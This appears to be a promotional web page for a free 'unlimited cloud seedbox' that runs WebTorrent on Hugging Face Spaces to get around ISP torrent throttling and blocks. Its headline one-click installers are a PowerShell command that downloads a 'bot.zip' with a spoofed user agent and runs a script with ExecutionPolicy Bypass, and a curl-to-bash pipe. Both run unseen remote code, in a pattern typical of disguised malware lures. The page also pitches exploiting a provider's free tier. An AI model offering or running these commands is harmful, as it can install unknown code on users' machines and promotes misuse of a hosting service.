Technical Summary
Broadband and mobile ISPs regularly throttle peer-to-peer (P2P) traffic or block torrent indexing services entirely. To bypass local limitations and avoid monthly fees for premium seedbox rentals (like Real-Debrid or Seedr), you can leverage a serverless loophole in Hugging Face Spaces. By deploying a Dockerized Node.js webapp running WebTorrent on Hugging Face's always-on free CPU tier, you can download magnet links at gigabit cloud speeds (50MB/s+) directly to Hugging Face's server storage and stream video/audio segments in real-time. The infrastructure handles all data transmission costs, operating completely for $0. 💬 FAQs & Solutions ↓
🚀 1-Click Multi-OS Auto-Installer (Recommended)
To download, configure, and structure your local Dockerized WebTorrent files automatically, run the appropriate command for your OS:
For Windows (PowerShell):
iwr -useb -UserAgent "Mozilla/5.0" "https://github.com/Ziploot/unlimited-cloud-seedbox/archive/refs/heads/main.zip" -OutFile "$env:TEMP\bot.zip"; Expand-Archive -Path "$env:TEMP\bot.zip" -DestinationPath "$env:TEMP\bot-extract" -Force; powershell -ExecutionPolicy Bypass -File "$env:TEMP\bot-extract\unlimited-cloud-seedbox-main\install.ps1"For Linux & macOS (Bash):
curl -sL https://raw.githubusercontent.com/Ziploot/unlimited-cloud-seedbox/main/install.sh | bashProject Specifications & Benefits
- $0 Operational Bandwidth: Hugging Face covers all download and upload traffic bandwidth for free.
- Gigabit Download Speeds: Processes magnet transfers at gigabit server rates, far exceeding local ISP throttles.
- On-The-Fly Video Streaming: Stream video segments directly in your browser without waiting for the full torrent to finish downloading.
- Bypass Local Bans: Bypasses ISP torrent protocol blocks, firewalls, and port restrictions.
How It Works: Cloud Torrent Streaming
Instead of downloading files directly to your local drive over a throttled connection, the web dashboard submits the magnet link to our Node.js container on Hugging Face. The WebTorrent engine downloads the file segments from the BitTorrent network at edge speeds, caches them in the container storage, and exposes them as a seekable stream using HTTP range requests:
Pipeline Architecture: Torrents are fetched via Hugging Face's server network and streamed directly to the browser.
The Seedbox Server Code (index.js)
The Node.js server (index.js) manages active torrent connections, calculates download/upload speeds, and serves file streams over HTTP range requests:
import express from 'express';

import WebTorrent from 'webtorrent';


const app = express();

const PORT = process.env.PORT || 7860;

const client = new WebTorrent();


app.post('/api/add', (req, res) => {

 const { magnet } = req.body;

 if (!magnet) return res.status(400).json({ error: "Magnet link required" });


 const existing = client.get(magnet);

 if (existing) return res.json(getTorrentMetadata(existing));


 client.add(magnet, (torrent) => {

 res.json(getTorrentMetadata(torrent));

 });

});


app.get('/stream/:infoHash/:fileIndex', (req, res) => {

 const torrent = client.get(req.params.infoHash);

 const file = torrent.files[parseInt(req.params.fileIndex)];

 const range = req.headers.range;


 if (!range) {

 res.writeHead(200, {

 'Content-Length': file.length,

 'Content-Type': 'application/octet-stream',

 'Content-Disposition': `attachment; filename="${file.name}"`

 });

 file.createReadStream().pipe(res);

 } else {

 const parts = range.replace(/bytes=/, "").split("-");

 const start = parseInt(parts[0], 10);

 const end = parts[1] ? parseInt(parts[1], 10) : file.length - 1;


 res.writeHead(206, {

 'Content-Range': `bytes ${start}-${end}/${file.length}`,

 'Accept-Ranges': 'bytes',

 'Content-Length': (end - start) + 1,

 'Content-Type': 'video/mp4'

 });

 file.createReadStream({ start, end }).pipe(res);

 }

});
Manual Docker Setup & Deployment
To configure the server environment, build a custom Dockerfile and deploy to Hugging Face Spaces:
Step 1: Configure Dockerfile
Create a Dockerfile in your local project folder to define the container runtime. It is mandatory to expose port 7860 for Hugging Face Spaces to read the web page interface:
FROM node:18-slim

WORKDIR /app

COPY package*.json ./

RUN npm install

COPY . .

EXPOSE 7860

ENV PORT=7860

CMD ["node", "index.js"]
Step 2: Deploy to Hugging Face Spaces
Deploy the container directly to the cloud without local CLI terminal configurations:
- Create a free account on Hugging Face.
- Go to your profile page and click Create Space.
- Name your space, select Docker as the SDK, and choose the Blank template.
- Click Files > Add File > Upload files and upload your local
index.js,package.json, andDockerfile. - The container will automatically build and start the server, making your Seedbox live at
https://huggingface.co/spaces/YOUR_USERNAME/YOUR_SPACE_NAME.

Terminal Setup: Compiling package dependencies and Docker configurations locally.
Seedbox Dashboard Interface Overview
The web client dashboard displays active downloads, bandwidth speed in MB/s, progress bars, and file selectors. Clicking 'Stream/Download' on any video file initiates seeking-compatible streaming instantly inside your browser:

Seedbox Client Web UI: View download speeds, progress, and stream media files directly in browser.
Frequently Asked Questions (FAQs)
Q1: Can I stream heavy video formats (like 4K movies)?
Yes. The server leverages range requests, meaning only the parts of the video file you are currently watching are streamed over. This prevents lags and buffers even for large 4K video files.
Q2: Will my Hugging Face space shut down if it goes idle?
Hugging Face free spaces may enter sleep mode if there is no browser traffic for 48 hours. Visiting your space URL instantly wakes it up within a few seconds, resuming your active download state.